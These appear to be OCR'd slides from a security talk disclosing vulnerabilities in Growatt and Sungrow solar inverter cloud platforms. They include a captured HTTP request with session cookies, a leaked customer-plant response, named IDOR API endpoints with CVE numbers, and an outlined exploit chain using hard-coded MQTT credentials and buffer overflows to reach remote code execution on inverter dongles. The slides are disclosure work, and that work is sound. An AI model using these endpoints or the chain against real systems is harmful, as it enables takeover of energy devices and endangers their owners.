
Pretty Raw Hex \n


```
GET /login/getCustomerCase?currPage=1&currSize=4 HTTP/1.1
Host: server.growatt.com
Cookie: JSESSIONID=3A5B8D746625B4075E28700301FD1CA7; loginPage=login; lang=en; assToken=3d5b3ebde4f874af9cc61658d7643dd5; mapLang=com; selectedPlantId=9281376; selPage=%2Fpanel; memoryDeviceType=%5B%7B%22key%22%3A%229281376%22%2C%22value%22%3A%22inv%22%7D%5D; memoryDeviceSn=%5B%7B%22key%22%3A%229281376%22%2C%22value%22%3A%22inv%22%7D%5D; SERVERID=d7d9572420e106a7a071dd98f240f87d|1728573696|1728573672; SERVERCORSID=d7d9572420e106a7a071dd98f240f87d|1728573696|1728573672
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 9; AOSP on IA Emulator
```




```
{"currPage":1,"pages":960,"pageSize":4,"count":3839,"ind":1,"datas":[{"nominalPower":"1080","eToday":"0","eTotal":"9006.9","accountName":"[redacted]","plantImg":"735_1images1608472071.jpg","faultNum":"0","onlineNum":"0","plantName":"[redacted]","plantAddress":"[redacted], Nederland","plantType":"0","status":"0"},{"nominalPower":"1000","eToday":"0","eTotal":"8217.3","accountName":"[redacted]","plantImg":"IMG_20181224_134744.jpg","faultNum":"0","onlineNum":"0","plantName":"[redacted]","plantAddress":"[redacted]","plantType":"0","status":"0"},{"nominalPower":"2000","eToday":"3.5","eTotal":"17083.2","accountName":"[redacted]","plantImg":"null","faultNum":"0","onlineNum":"1","plantName":"[redacted]","plantAddress":"","plantType":"0","status":"2"},{"nominalPower":"4500","eToday":"0","eTotal":"2.9","accountName":"[redacted]","plantImg":"4525_1images1698699656.jpg","faultNum":"0","onlineNum":"0","plantName":"Growatt Inverter","plantAddress":"[redacted]","plantType":"0","status":"0"}],"notPager":false}
```

Account takeover



Hijack smart devices and E/V chargers

- **Growatt app allows users to add and manage other smart devices**
- We could exploit several IDORs to realize potential “Halloween” scenarios:
  - E/V chargers stop charging
  - Thermostats act weird
  - Smart lightbulbs become too smart and swear in Morse code
  - …




Vulnerabilities in Sungrow

Sungrow is a Chinese manufacturer of PV inverters founded in 1997 and is recognized as the world's No. 1 on PV inverter shipments

- Again**, many**…**many IDORs**
- Hardcoded credentials for MQTT
- Weak encryption in the mobile app communication
- Unsigned firmware update
- 4x **Buffer overflow** vulnerabilities in the inverter connection Dongle (WiNet-S), **one led to RCE**
- Potential control of a fleet?


How to take control of inverters?

- Inverter dongles communicate with the cloud via MQTT to receive commands and send telemetry
- A dongle subscribes to topics that contain its serial number (S/N) in the path.



Exploit chain

1. Harvest serial numbers via IDORs
2. Use the MQTT hard-coded credentials to publish crafted messages to the dongles
3. Via the published messages, exploit an RCE on the dongles to gain control of inverters



Harvesting serial numbers

- The first step is to get some WiNet device serial numbers
- We have multiple ways to get S/N by exploiting several IDORs
- Example:
  1. With */v1/powerStationService/getPowerStationInfo*, we can query a huge list of Power Station IDs (IDs are predictable)
  2. With another IDOR we can get dongle S/N by Power Station IDs: */v1/commonService/getSecondDataAbilitySnInfoByPsId*

CVE	API model vulnerable to IDOR
CVE-2024-50685	powerStationService
CVE-2024-50693	userService
CVE-2024-50689	orgService
CVE-2024-50686	commonService
CVE-2024-50687	devService

Hard-coded credentials

- The second step is to send crafted messages via MQTT…

- **The WiNet's module firmware** (the communication dongle) **contains hardcoded MQTT credentials** (CVE-2024-50692) **that allow attackers to send messages to arbitrary dongles** via the corresponding MQTT broker

- It can be chained with another vulnerability to reach arbitrary code execution…

Buffer overflows

- **We found four buffer overflow vulnerabilities** in the latest version of WiNet firmware.

- **These vulnerabilities are related to parsing incoming MQTT messages** and can be triggered by anyone via the MQTT

